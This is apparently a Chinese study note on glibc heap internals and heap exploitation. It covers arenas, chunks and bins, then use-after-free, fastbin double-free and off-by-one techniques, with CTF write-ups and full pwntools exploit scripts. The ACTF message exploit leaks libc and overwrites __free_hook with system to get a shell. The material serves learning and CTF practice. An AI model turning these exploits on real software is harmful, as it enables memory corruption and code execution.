


什么是堆
Glibc 上的堆
堆是每个程序被分配到的一块内存区域,和栈主要区别是 堆内存是动态分配,程序可以从 heap 段请求一块内存或释放一块内存
同时,堆是全局的,在程序的任意位置都可以访问到堆,并不一定要调用 malloc 函数访问。这是因为C语言使用指针指向动态内存,但同时指针也带来了一定的开销。指针也很危险,而且指针真的很难啊……
堆使用两个函数来原理内存,分别是 brk(),mmap()
注意,申请内存时, Linux 内核只会先分配一段虚拟内存,真正使用时才会映射到物理内存上去
brk()
brk() 通过增加 break location 开获取内存,一开始 heap 段起始点 start_brk 和 heap 段的终点 brk 指向同一个位置。通过 brk 指针的移动来改变堆的大小
mmap()
用于创建私有的匿名映射段,主要是为了分配一块新的内存,且这块内存只有调用 mmap() 的进程可以使用,所以称之为私有的。 与之进行相反操作的时 munmap() , 删除一块内存区域上的映射
简单区分一下:brk() 申请的内存是实实在在 在heap 段, mmap() 是在 memory mapping segment 的虚拟内存

多线程与 Arena
通过 ptmalloc2, 程序是多线程的。在 ptmalloc2 中, 每个线程都有拥有自己的 freelist ,也就是把空闲空间窜起来的一个链表,他有一个更熟悉的名字——bin; 也拥有自己的 arena ,即一段连续的堆内存区域。特别的,主线程的 arena 叫做 main_arena,main_arena 可以访问 heap 段和 mmap 映射区域, non_main_arena ,非主线程 arena 自己能访问 mmap 映射区域
当我们在程序第一次申请内存时还没有 heap 段,通过brk() 创建 132KB 的heap 段,也就是我们的 main_arena。然后对于接下来无论大小的内存申请,都会从 main_arena 中尝试划分(分配内存时会剩下一块叫 TOP chunk的区域,灵活的为后续分配内存)。如果空间不够,可以通过brk() 扩张,当然,空间也可以缩小
那么对于非主线程arena 呢?由mmap() 创建的空间一上来就是 IMB ,这个空间太大了,所以才会被映射到进程地址空间,而且实际上也只有 132KB 是可读写的,这 132KB 就是该线程的 heap 结构
当申请空间大于 128KB 且 arena 中没有足够空间是,无论是哪个 arena 都通过 mmap() 分配
main_are 只有一个堆,可以灵活缩放;non_main_arena 只能通过 mmap() 获取一个堆,如果其中可供分配的堆内存不够了,要在 mmap() 一次,创建一个新的堆
堆有三个头部
-
heap_info: 每个堆的头部,但 main_arena 没有
-
malloc_state: arena 头部, main_arena 的这个部分可以说是一个全局变量而不属于堆段,或者说 main_arena 的这个部分属于 libc ,我们可以通过它泄露 libc
-
malloc_chunk: 每个 chunk 的头部
chunk 的结构
通俗地说,有分配器分配的内存块叫作一个 chunk,包含了元数据和用户数据,完整的定义如下:
/*
This struct declaration is misleading (but accurate and necessary).
It declares a "view" into memory allowing access to necessary
fields at known offsets from a given base. See explanation below.
*/
struct malloc_chunk {
INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free). */
INTERNAL_SIZE_T size; /* Size in bytes, including overhead. */
struct malloc_chunk* fd; /* double links -- used only if free. */
struct malloc_chunk* bk;
/* Only used for large blocks: pointer to next larger size. */
struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
struct malloc_chunk* bk_nextsize;
};
一个chunk 可以是一下几种类型:
-
Allocated chunk 已分配的
-
Free chunk 空闲的
-
Top chunk
-
Last Remainder chunk
Allocated chunk
第一个部分叫做 prev_size ,32位是4B 64位是 8B,只有前一个chunk 空闲时才表示前一个chunk 的大小,否则就是无效的,可以被前一个块征用来储存用户数据
这里的前一个chunk 是指内存中相邻的前一个
第二部分的高位储存当前 chunk 的大小,低三位分别表示:
-
P: PREV_INUSE 之前的 chunk 已经被分配,则为1
-
M: IS_MMAPED 当前 chunk 是 mmap() 得到的,则为1
-
N: NON_MAIN_AREMA 当前 chunk 在non_main_arena 里,则为1
Free chunk

首先,prev_size 必定储存上一个块的用户数据,因为 Free chunk 的上一个块必定是 Allocated chunk ,否则会发生合并
然后, fd 指向用一个 bin 中的前一个 Free chunk , bk 指向同一个 bin 的后一个 Free chunk
Top chunk
一个arena 顶部的 chunk 叫做 Top chunk, 它不属于任何 bin。 当所有 bin 中都没有空闲的可用 chunk 时, 会切割 Top chunk 来满足 内存请求
假设top chunk 当前为N字节,用户申请了 K 字节的内存,那么 top chunk 将会被切割为
-
一个 K 字节的chunk分配给用户(也可能不是 K 字节)
-
一个 N-K 字节的 chunk 称为 Top chunk
后者成为新的 top chunk ,如果连 top chunk 都不够用了那么在
-
main_arena 中用 brk函数 扩张 top chunk
-
non_main_arena 用 mmap 函数分配新的堆,旧的堆会作为 Top chunk
且 top chunk 的 PREV_INUSE 总为1
Last Remainder chunk
当需要分配一个比较小的 K 字节的 chunk ,但是 small bins 中找不到满足要求的,且 last reminder chunk 的大小(N) 能满足要求,那么 last reminder trunk将被切割为
-
一个K字节的 chunk,分配给用户
-
一个 N-K 字节的 chunk 分成为新的 last reminder trunk。
它的存在使连续的小空间内存申请,分配到的内存都是相邻的,从而达到了更好的局限性
Bin 的结构
Bin 是实现了空闲列表的数据结构,用来储存空闲 chunk ,可分为:
-
10 个 fast bins , 存储在fast binsY
-
1 个unsorted bin , 存储在bin[1]
-
62 个 small bins , 存储在 bin[2] - bin[63]
-
63 个 large bins , 存储在 bin[64] - bin[126]
fast bins
相邻空间 chunk 不会被合并,这会导致外部碎片增多,但free效率提高
注意 fast bins 是十个 LIFO 的单链表,最后三个链表未使用
chunk 的大小, 含 chunk 头部,0x10-0x4d, 64位下 0x20-0x80 B, 相邻并存放的大小相差0x8B或0x10B
这里 p 位会一直是 1,因为一直改变一个小的 chunk 的状态会降低效率
fast bin 的最大大小会有宏定义, 在初始化时这个值会被赋值给全局变量global_max_fast
申请 fast chunk时遵循 first fit 原则(例如我刚刚释放掉一个chunk 然后又申请一个新的 chunk 此时会用旧的chunk 分配内存给新的 chunk)。释放一个 fast chunk 时首先检查它的大小以及对应 fastbin 此时的第一个 chunk old的大小是否合法,随后他会被插入到对应的 fastbin 的链表头 此时其 fd 指向 old
unsorted bin
大小超过 fast bins 阀值的 chunk 被释放时会加入到这里,使得 ptmalloc2 可以复用最近释放的 chunk 从而提升效率
unsorted bin 是一个双向循环链表
chunk 的大小大于global_max_fast
small bins
小于 0x200B 或 0x400B的 chunk 叫做 small chunk , small bins存放的就是这些small chunks。 small chunk 大小同样是从 16B 开始, 每次加8B
small bins是 62 个双向循环链表 ,并且是 FIFO。这点和 fast bins 相反,还有相反,相邻的空间 chunk 会被合并。
chunk 的大小 0x10-0x1F0B 或 0x20-0x3F0 相邻并存放大小相差 0x8B 或 0x 10B。我们可以看到,small bins 和 fast bins的最小大小会有部分大小是相同的,但其实不是真的重叠。
一般来讲,两个比较小的 chunk 会先放到 fast bins 里面,但是也有可能会先放到small bins里
释放非 fast chunk 时,按以下步骤执行:
-
若前一个相邻 chunk 空闲,则合并,触发对前一个相邻 chunk 的 unlink 操作
-
若下一个相邻 chunk 是 top chunk 则合并并结束,否则继续执行
-
若下一个相邻 chunk 空闲,则合并,触发对下一个相邻 chunk 的unlink 操作,否则设置下一个相邻 chunk 为 PREV_INUSE 为0
-
将现在的 chunk 插入 unsorted
-
将 size 超过了 FASTBIN_CONSOLIDATION_THRESHOLD 则尽可能的合并fastbin 的 chunk ,放入 unsorted bin。若top chunk大小超过 mp_.trim_threashord 则归还部分内存给OS
large bin
大小等于 0x200B 或 0x400B 的 chunk 叫做 large chunk, 而 large bins 可以存放这些 large chunks
large bins 是 63 个双向循环链表,插入和删除可以发生在任意位置,相邻空闲 chunk 也会被合并。chunk 大小这里比较复杂
-
前32个 bins 从0x200B 开始每次加 0x40B
-
接下来的16个 bins 每次加 0x200B
-
接下来的8个 bins 每次 + 0x1000B
-
接下来的4个 bins 每次+ 0x8000B
-
接下来的2个 bins 每次+ 0x40000B
-
最后一个 bin 只有一个 chunk , 大小和large bins剩余的大小相同
注意同一个 bin 中 chunks 不是相同大小的, 按大小降序排列, 和这上面几种 bins 都不一样, 而在取出 chunks 时也遵循 best fit 原则, 取出满足大小的最小chunks

可能带来的危险
(不全,慢慢补吧)
free(*p)
如果 这个堆已经被释放,再次释放就是 double free,会造成不可预期的后果,也就是什么后果都有可能
如果 后续在调用已释放的堆,例如为其赋值,这个行为没有意义,而且会带来危险
malloc()
malloc() free 后不会清除原有堆内容,所以我们可以探寻到这些原内容
方法
( 主要参考 wiki)
fit & UAF
UAF :当一个内存块被释放之后再次被使用,也就是说 free (*p ) 后没有设置 *p = NULL,如果接下来继续使用这个指针,会带来危险
可以看一下
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main()
{
printf("this is a UAF text");
char* a = malloc(0x512);
char* b = malloc(0x256);
char* c;
printf("1st malloc(0x512): %p\n",a);
printf("2nd malloc(0x256): %p\n",b);
strcpy(a,"this is a!");
printf("1st %p point to %s\n",a,a);
printf("let us free a\n");
free(a);
// no NULL
// a = NULL
printf("than, set a new chunk that small than 512\n");
c = malloc(0x256);
printf("3rd mallc(0x256): %p\n",c);
strcpy(c,"this is c!");
printf("3rd %p point to %s",c,c);
//可以看到 指向 c 和 a 的指针是同一个,若 a 是内容未被清除,那我们就可以通过 c 访问到原先的内容
}

对所有 chunk 都适用,不止 fastbin
先申请到是结构体指针
summoner
看一下main
__int64 __fastcall main(int a1, char **a2, char **a3)
{
FILE *v3; // rdi
unsigned int v5; // [rsp+1Ch] [rbp-224h]
void **v6; // [rsp+20h] [rbp-220h]
const char *nptr; // [rsp+28h] [rbp-218h]
const char *nptra; // [rsp+28h] [rbp-218h]
char s[7]; // [rsp+30h] [rbp-210h] BYREF
char v10[2]; // [rsp+37h] [rbp-209h] BYREF
char v11[511]; // [rsp+39h] [rbp-207h] BYREF
unsigned __int64 v12; // [rsp+238h] [rbp-8h]
v12 = __readfsqword(0x28u);
v3 = stdout;
setbuf(stdout, 0);
text1();
menu(v3);
v6 = 0;
while ( 1 )
{
printf("\nEnter your command:\n> ");
if ( !fgets(s, 512, stdin) )
return 0;
if ( !strncmp(s, "show", 4u) )
{
if ( v6 )
printf("Current creature: %s [Level %u]\n", (const char *)*v6, *((_DWORD *)v6 + 2));
else
puts("You have no creature now.");
}
else if ( !strncmp(s, "summon", 6u) )
{
if ( v6 ) // v6 放的是名字
{
puts("Already have one creature. Release it first.");
}
else
{
nptr = strtok(v10, "\n");
if ( !nptr )
goto LABEL_11;
v6 = (void **)malloc(0x10u); // 申请了一个堆
if ( !v6 )
{
puts("malloc() returned NULL. Out of Memory\n");
exit(-1);
}
*v6 = strdup(nptr);
printf("Current creature:\"%s\"\n", nptr);
}
}
else if ( !strncmp(s, "level-up", 8u) )
{
if ( !v6 )
goto LABEL_17;
nptra = strtok(v11, "\n");
if ( nptra ) // nptra 是等级 <= 4
{
v5 = strtoul(nptra, 0, 10);
if ( v5 <= 4 )
{
*((_DWORD *)v6 + 2) = v5;
printf("Level-up to \"%u\"\n", v5);
}
else
{
puts("Can only level-up to Level 4.");
}
}
else
{
LABEL_11:
puts("Invalid command");
}
}
else if ( !strncmp(s, "strike", 6u) )
{
if ( v6 )
{
if ( *((_DWORD *)v6 + 2) == 5 ) // cat flag! 也就是说 等级为5即可
system("cat flag");
else
puts("No, you cannot beat him!");
}
else
{
LABEL_17:
puts("Summon first.");
}
}
else if ( !strncmp(s, "release", 7u) ) // 作用就是free刚刚申请的堆
{
if ( v6 )
{
free(*v6); // *p 与 p 不一样吧
v6 = 0; // 名字置为0,*v6呢
puts("Released.");
}
else
{
puts("No creature summoned.");
}
}
else
{
if ( !strncmp(s, "quit", 4u) )
return 0;
puts("Invalid option");
menu("Invalid option");
}
}
}
┌──(kali㉿kali)-[~] └─$ checksec --file=./metasequoia_2020_summoner RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE Full RELRO Canary found NX enabled PIE enabled No RPATH No RUNPATH No Symbols No 0 2 ./metasequoia_2020_summoner ┌──(kali㉿kali)-[~] └─$ file ./metasequoia_2020_summoner ./metasequoia_2020_summoner: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=00492ffa508dd0568512cc11376ca49893f6fb2b, stripped ┌──(kali㉿kali)-[~] └─$ ./metasequoia_2020_summoner After you climb over the snow mountain, you encounter an evil summoner! He summoned "The Dark Lord" Level 5! You have to get over his dead body to fight the Demon Dragon, but you can only summon Level 4 creatures! What's your plan for now??? Available plans: show - show your creature and its level summon [name] - summon a creature called [name] level-up [level] - level up your creature (below Level 5) strike - STRIKE the evil summoner's creature!!! release - release your creature quit - give up and die Enter your command: > summon aaaa Current creature:"aaaa" Enter your command: > level_up 4 Invalid option Available plans: show - show your creature and its level summon [name] - summon a creature called [name] level-up [level] - level up your creature (below Level 5) strike - STRIKE the evil summoner's creature!!! release - release your creature quit - give up and die Enter your command: > level-up 4 Level-up to "4" Enter your command: > strike No, you cannot beat him! Enter your command: > level-up 5 Can only level-up to Level 4. Enter your command: >
3720 指向 3740 3740就是name

level 设定为4 是放在 3720

释放后可以看到4没有释放,名字被释放了,那我们能修改4吗,怎么修改4呢

我们释放 name 后,*name 并未被释放,重新申请对后 0x40 指向新的地方

这个时候我们 我们指定level 为5 ,依然放在 0x3740,但不会被限制,因为,新name 已经不在 0x3740
from pwn import *
sh = process('./metasequoia_2020_summoner')
#sh = remote('node5.buuoj.cn',26732)
def cmd(s):
sh.recvuntil('> ')
sh.sendline(s)
def summon(name):
sh.sendlineafter('> ', b'summon ' + name)
sh.recvuntil('\n')
def release():
sh.sendlineafter('> ', b'release')
sh.recvuntil('Released.\n')
def strike():
sh.sendlineafter('> ', b'strike')
payload = b'aaaaaaaa' + p64(5)
summon(payload)
release()
summon(b'aaab')
strike()
sh.interactive()
double free
主要针对 fastbin
简单讲 ,就是free 过一次后再次free。free 后chunck 不是会在freelist 里面吗,再次free 它依旧在freelist ,就可以修改freelist 里的chunck,空闲的chunk 有fd bk 指针,如果我们修改fd bk 就可以做到欺骗指针
还可以进行任意地址写
与UAF最大的区别应该是,UAF多为一个堆,doublefree 允许我们申请多个堆
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main() {
printf("let's set three fastbin!\n");
char* a = malloc(0x8);
char* b = malloc(0x8);
char* c = malloc(0x8);
printf("1st is a,point to %p\n",a);
printf("2nd is b,point to %p\n",b);
printf("3rd is c,point to %p\n",c);
printf("fristly free a\n");
free(a);
printf("a is point to %p\n",a);
printf("again!\n");
//free(a);
printf("ok,it will contribute to a fault!\n");
printf("but we free(b), than free(a) again is ok\n");
printf("b is point to %p",b);
free(b);
free(a);
printf("now double free a is ok\n");
printf("a is point to %p\n",a);
printf("b is point to %p\n",b);
printf("c is point to %p\n",c);
printf("why!\n");
printf("free是会被放入fastlist的头, 先free(b)后,头就不再是a,所以可以再次free\n");
}
看一个例子
#include <stdio.h>
#include <stdlib.h>
int main()
{
fprintf(stderr, "This file extends on fastbin_dup.c by tricking malloc into
"
"returning a pointer to a controlled location (in this case, the stack).
");
unsigned long long stack_var;
fprintf(stderr, "The address we want malloc() to return is %p.
", 8+(char *)&stack_var);
fprintf(stderr, "Allocating 3 buffers.
");
int *a = malloc(8);
int *b = malloc(8);
int *c = malloc(8);
fprintf(stderr, "1st malloc(8): %p
", a);
fprintf(stderr, "2nd malloc(8): %p
", b);
fprintf(stderr, "3rd malloc(8): %p
", c);
fprintf(stderr, "Freeing the first one...
");
free(a);
fprintf(stderr, "If we free %p again, things will crash because %p is at the top of the free list.
", a, a);
// free(a);
fprintf(stderr, "So, instead, we'll free %p.
", b);
free(b);
fprintf(stderr, "Now, we can free %p again, since it's not the head of the free list.
", a);
free(a);
fprintf(stderr, "Now the free list has [ %p, %p, %p ]. "
"We'll now carry out our attack by modifying data at %p.
", a, b, a, a);
unsigned long long *d = malloc(8);
fprintf(stderr, "1st malloc(8): %p
", d);
fprintf(stderr, "2nd malloc(8): %p
", malloc(8));
fprintf(stderr, "Now the free list has [ %p ].
", a);
fprintf(stderr, "Now, we have access to %p while it remains at the head of the free list.
"
"so now we are writing a fake free size (in this case, 0x20) to the stack,
"
"so that malloc will think there is a free chunk there and agree to
"
"return a pointer to it.
", a);
stack_var = 0x20; //结合上段的描述,0x20伪造size,是我们伪造的chunk被识别为合法的chunk,这里的大小和fastbins有关
fprintf(stderr, "Now, we overwrite the first 8 bytes of the data at %p to point right before the 0x20.
", a);
*d = (unsigned long long) (((char*)&stack_var) - sizeof(d));
fprintf(stderr, "3rd malloc(8): %p, putting the stack address on the free list
", malloc(8));
fprintf(stderr, "4th malloc(8): %p
", malloc(8));
}
补充一下:malloc 8 字节 -> malloc 实际分配的是 0x20 大小的 fastbin chunk(8+metadata对齐到16)
在glibc 2.23 中,0x20 fastbin 存储在 fastbins[0]
double free 后,fastbin 的链表变为我们眼熟的:
fd: chunk0 -> chunk1 -> chunk0
高版本的glibc 会有tcache 检查,要么切换到可利用的版本,要么先填满tcache
samsara
┌──(kali㉿kali)-[~]
└─$ checksec --file=./metasequoia_2020_samsara
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        No    0               1               ./metasequoia_2020_samsara

┌──(kali㉿kali)-[~]
└─$ file ./metasequoia_2020_samsara
./metasequoia_2020_samsara: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=afb7f37a63acfb12ad3f4cb87b0b971e1b97f0dd, stripped

┌──(kali㉿kali)-[~]
└─$ ./metasequoia_2020_samsara
After defeating the Demon Dragon, you turned yourself into the Demon Dragon...
1. Capture a human
2. Eat a human
3. Cook a human
4. Find your lair
5. Move to another kingdom
6. Commit suicide
choice > 1
Captured.
1. Capture a human
2. Eat a human
3. Cook a human
4. Find your lair
5. Move to another kingdom
6. Commit suicide
choice > 6
Now, there's no Demon Dragon anymore...
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
int v3; // ebx
int v4; // [rsp+Ch] [rbp-44h] BYREF
int v5; // [rsp+10h] [rbp-40h] BYREF
__gid_t rgid; // [rsp+14h] [rbp-3Ch]
__int64 lair; // [rsp+18h] [rbp-38h] BYREF
__int64 target; // [rsp+20h] [rbp-30h]
__int64 v9; // [rsp+28h] [rbp-28h] BYREF
_QWORD v10[4]; // [rsp+30h] [rbp-20h] BYREF
v10[1] = __readfsqword(0x28u);
setvbuf(stdout, 0, 2, 0);
rgid = getegid();
setresgid(rgid, rgid, rgid);
target = 0;
puts("After defeating the Demon Dragon, you turned yourself into the Demon Dragon...");
while ( 2 )
{
v10[0] = 0;
menu();
_isoc99_scanf("%d", &v4);
switch ( v4 )
{
case 1:
if ( cnt >= 7 )
{
puts("You can't capture more people.");
}
else
{
v3 = cnt;
*((_QWORD *)&human + v3) = malloc(8u);// 申请堆
++cnt;
puts("Captured.");
}
continue;
case 2:
puts("Index:");
_isoc99_scanf("%d", &v5);
free(*((void **)&human + v5)); // free 抓人选项中创建的堆,但没有对其做检查,也么有置为NULL
// 也可多次free
puts("Eaten.");
continue;
case 3:
puts("Index:");
_isoc99_scanf("%d", &v5);
puts("Ingredient:");
_isoc99_scanf("%llu", v10);
**((_QWORD **)&human + v5) = v10[0];
puts("Cooked.");
continue;
case 4:
printf("Your lair is at: %p\n", &lair);
continue;
case 5:
puts("Which kingdom?");
_isoc99_scanf("%llu", &v9);
lair = v9;
puts("Moved.");
continue;
case 6:
if ( target == 3735928559LL ) // liar - 8 = target
system("/bin/cat /pwn/flag");
puts("Now, there's no Demon Dragon anymore...");
goto LABEL_13;
default:
LABEL_13:
exit(1);
}
}
}
capture 就是申请堆,eat 就是释放堆,cook可以用于构造,lair和target地址只差8字节,move可以用于伪造
第一次

第二次

第三次

经过move和伪造

还差最后一步

最后一步完

move(0x20)的作用是伪造size
from pwn import *
#GLIBC_DIR = '/home/kali/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64'
context.log_level = 'debug'
context.arch = 'amd64'
p = remote('node5.buuoj.cn',29085)
#p = process([
# GLIBC_DIR + '/ld-2.23.so',
# '--library-path',
# GLIBC_DIR,
# './samsara'
#])
def dbg():
gdb.attach(p)
pause()
def set1():
p.recvuntil(b'>')
p.sendline(b'1')
p.recvuntil(b'Captured.')
def delete(index):
p.recvuntil(b'>')
p.sendline(b'2')
p.recvuntil(b'Index:')
p.sendline(str(index).encode())
p.recvuntil(b'Eaten.')
def show():
p.recvuntil(b'>')
p.sendline(b'4')
p.recvuntil(b'Your lair is at:')
return int(p.recvline().strip(),16)
def move(d):
p.recvuntil(b'>')
p.sendline(b'5')
p.recvuntil(b'Which kingdom?')
p.sendline(str(d).encode())
p.recvuntil(b'Moved.')
def edit(index,e):
p.recvuntil(b'>')
p.sendline(b'3')
p.recvuntil(b'Index:')
p.sendline(str(index).encode())
p.recvuntil(b'Ingredient:')
p.sendline(str(e).encode())
p.recvuntil(b'Cooked.')
set1() #0
set1() #1
set1() #0
delete(0)
delete(1)
delete(0)
#dbg()
set1() #3 - 1
#dbg()
set1() #4 - 0
#dbg()
move(0x20) #让 lair = 0x20 = size
#dbg()
fake = show() - 8
#dbg()
edit(3,fake) #lair - 8 = target =fake_chunk
#dbg()
set1() # 5
#dbg()
set1() # fake
#dbg()
edit(6,0xdeadbeef)
#dbg()
p.recvuntil(b'choice >')
p.sendline(b'6')
p.interactive()
message
┌──(kali㉿kali)-[~/binary]
└─$ checksec --file=./ACTF_2019_message
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        No    0               3               ./ACTF_2019_message

┌──(kali㉿kali)-[~/binary]
└─$ file ACTF_2019_message
ACTF_2019_message: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=a4c36562e8013f5ee8cebdc5cfb401ca5221971c, stripped

                                                                                                             ┌──(kali㉿kali)-[~/binary]
└─$ ./ACTF_2019_message
==============================
    MESSAGE RECORD SYSTEM
==============================
1. Add message
2. Delete message
3. Edit message
4. Display message
5. Exit
==============================
What's your choice: 1
Please input the length of message:
2222
Please input the message:
dhsajkl
==============================
    MESSAGE RECORD SYSTEM
==============================
1. Add message
2. Delete message
3. Edit message
unsigned __int64 edit()
{
unsigned int v1; // [rsp+Ch] [rbp-24h]
char buf[24]; // [rsp+10h] [rbp-20h] BYREF
unsigned __int64 v3; // [rsp+28h] [rbp-8h]
v3 = __readfsqword(0x28u);
if ( input <= 0 )
{
puts("No message can you edit");
}
else
{
puts("Please input index of message you want to edit:");
read(0, buf, 8u);
v1 = atoi(buf);
if ( massage[4 * v1] && v1 <= 9 )
{
puts("Now you can edit the message:");
read(0, *(void **)&massage[4 * v1 + 2], (int)massage[4 * v1]);// 伪造size
}
else
{
puts("Index is invalid!");
}
}
return __readfsqword(0x28u) ^ v3;
}
没有后门,所以首先是泄露libc
这题值得学习在,他是将message视作 fake chunk,如果用常见的泄露方法会变得很复杂
大致思路就是,在这道题中,message[0]存放size,那么 message[0] - 8 处存放prev_size,那就可以将message[0]变为为fake_chunk,在这里面构造system
libc是怎么泄露的呢,用display()中puts函数即可,泄露之前还要把puts_放入chunk
from pwn import *
from LibcSearcher import LibcSearcher
BIN = './ACTF_2019_message'
GLIBC_DIR = '/home/kali/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64'
#context.log_level = 'debug'
#context.arch = 'amd64'
p = process([
GLIBC_DIR + '/ld-2.23.so',
'--library-path',
GLIBC_DIR,
BIN])
elf = ELF('ACTF_2019_message')
puts_got = elf.got['puts']
def dbg():
gdb.attach(p)
pause()
def add(index,size,content='a'):
p.recvuntil(b'choice: ')
p.sendline(b'1')
p.sendlineafter(b'of message:',str(size).encode())
#if content == NULL:
# p.sendlineafter(b'the message:',' ')
#else:
p.sendafter(b'the message:',content)
def delete(index):
p.sendlineafter(b'choice: ',str(2))
p.sendlineafter(b'delete:',str(index).encode())
def edit(index,content):
p.sendlineafter(b'choice: ',str(3).encode())
p.sendlineafter(b'edit:',str(index))
p.sendafter(b'edit the message:',(content))
def display(index):
p.sendlineafter(b'choice: ',str(4).encode())
p.sendlineafter(b'display',str(index).encode())
add(0,48)
add(1,32)
add(2,32)
delete(1)
delete(2)
delete(1)
#dbg()
fake = 0x602060 - 0x8
#dbg()
add(3,32,p64(fake)) #1 #直接写入的fake 会放在fd
#dbg()
add(4,32) #2
#dbg()
add(5,32) #3
#dbg()
add(6,32,p64(puts_got)) #fake
#dbg()
display(0)
#dbg()
p.recvuntil(b'message: ')
addr = u64(p.recv(6).ljust(8, b'\x00'))
print("addr:" + hex(addr))
libc = LibcSearcher('puts',addr)
libcbase = addr - libc.dump('puts')
system = libcbase + libc.dump('system')
free_hook = libcbase + libc.dump('__free_hook')
edit(6,p64(free_hook))
#dbg()
edit(0,p64(system))
dbg()
add(7,8,b'/bin/sh\x00')
dbg()
delete(7)
dbg()
p.interactive()
第一次 1->2<- 1


0x602058被放在fd

add()add()!重新获得堆

全部堆获取完成,包括fake_chunk


往fake_chunk 写__free_hook


edit(0,p64(system)),system写入hook


在加一个堆,写bin/shell

off-by-one
本质上就是堆溢出,但是仅溢出一字节,是一种很特殊的溢出呀(针对这个定义,在很多地方都可以进行off-by-one)
感觉这些方法的命名多重在方法的特点而不是利用这个方法的目的
我们用 off-by-one 其实是想修改chunk size 绕过一些检查,在free时让没有被free的函数也达到free的效果,然后让chunk被我们利用
下面是我找到学习off_by_one的代码
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>
int main()
{
uint8_t* a; uint8_t* b; uint8_t* c; uint8_t* b1; uint8_t* b2; uint8_t* d;
void *barrier;
fprintf(stderr, "We allocate 0x100 bytes for 'a'.\n");
a = (uint8_t*) malloc(0x100);
fprintf(stderr, "a: %p\n", a);
int real_a_size = malloc_usable_size(a); //计算a的实际大小,因为malloc会对请求的大小进行round up
fprintf(stderr, "Since we want to overflow 'a', we need to know the 'real' size of 'a' "
"(it may be more than 0x100 because of rounding): %#x\n", real_a_size);
/* chunk size attribute cannot have a least significant byte with a value of 0x00.
* the least significant byte of this will be 0x10, because the size of the chunk includes
* the amount requested plus some amount required for the metadata. */
b = (uint8_t*) malloc(0x200);
fprintf(stderr, "b: %p\n", b);
c = (uint8_t*) malloc(0x100);
fprintf(stderr, "c: %p\n", c);
barrier = malloc(0x100); //barrier 是用于隔断,free c 的时候不被合并到 top chunk 里去
fprintf(stderr, "We allocate a barrier at %p, so that c is not consolidated with the top-chunk when freed.n"
"The barrier is not strictly necessary, but makes things less confusingn\n", barrier);
uint64_t* b_size_ptr = (uint64_t*)(b - 8); // b的size位于b-0x10+0x8 == b-8(输出的指针是b的main指针)
// added fix for size==prev_size(next_chunk) check in newer versions of glibc
// https://sourceware.org/git/?p=glibc.git;a=commitdiff;h=17f487b7afa7cd6c316040f3e6c86dc96b2eec30
// this added check requires we are allowed to have null pointers in b (not just a c string)
//*(size_t*)(b+0x1f0) = 0x200;
//chunksize(P) 就是当前chunk的size,prev_size(next_chunk(P))就是下一个chunk的prev_size,那么重点来到next_chunk(P)了
//因为我们已经修改了b的size为0x200了,所以next_chunk(P) == b-0x10+0x200 == b+0x1f0, b-0x10指向原来b的prev_size,所以现在要把b+0x1f0的值修改为了0x200了
//所以prev_size(next_chunk(P)) == 0x200了
fprintf(stderr, "In newer versions of glibc we will need to have our updated size inside b itself to pass "
"the check 'chunksize(P) != prev_size (next_chunk(P))'n\n");
// we set this location to 0x200 since 0x200 == (0x211 & 0xff00)
// which is the value of b.size after its first byte has been overwritten with a NULL byte
*(size_t*)(b+0x1f0) = 0x200;
// this technique works by overwriting the size metadata of a free chunk
free(b);
fprintf(stderr, "b.size: %#lxn\n", *b_size_ptr);
fprintf(stderr, "b.size is: (0x200 + 0x10) | prev_in_use\n");
fprintf(stderr, "We overflow 'a' with a single null byte into the metadata of 'b'\n");
a[real_a_size] = 0; // <--- THIS IS THE "EXPLOITED BUG"
fprintf(stderr, "b.size: %#lx\n", *b_size_ptr);
uint64_t* c_prev_size_ptr = ((uint64_t*)c)-2;
fprintf(stderr, "c.prev_size is %#lx\n",*c_prev_size_ptr);
fprintf(stderr, "We will pass the check since chunksize(P) == %#lx == %#lx == prev_size (next_chunk(P))\n",
*((size_t*)(b-0x8)), *(size_t*)(b-0x10 + *((size_t*)(b-0x8))));
//现在我们malloc b1,他将会被放在b的地方,此时,b + 0x1f0 被视作新的chunk,所以是b+0x1f0 == c-0x10-0x10的prev_size将会被更新
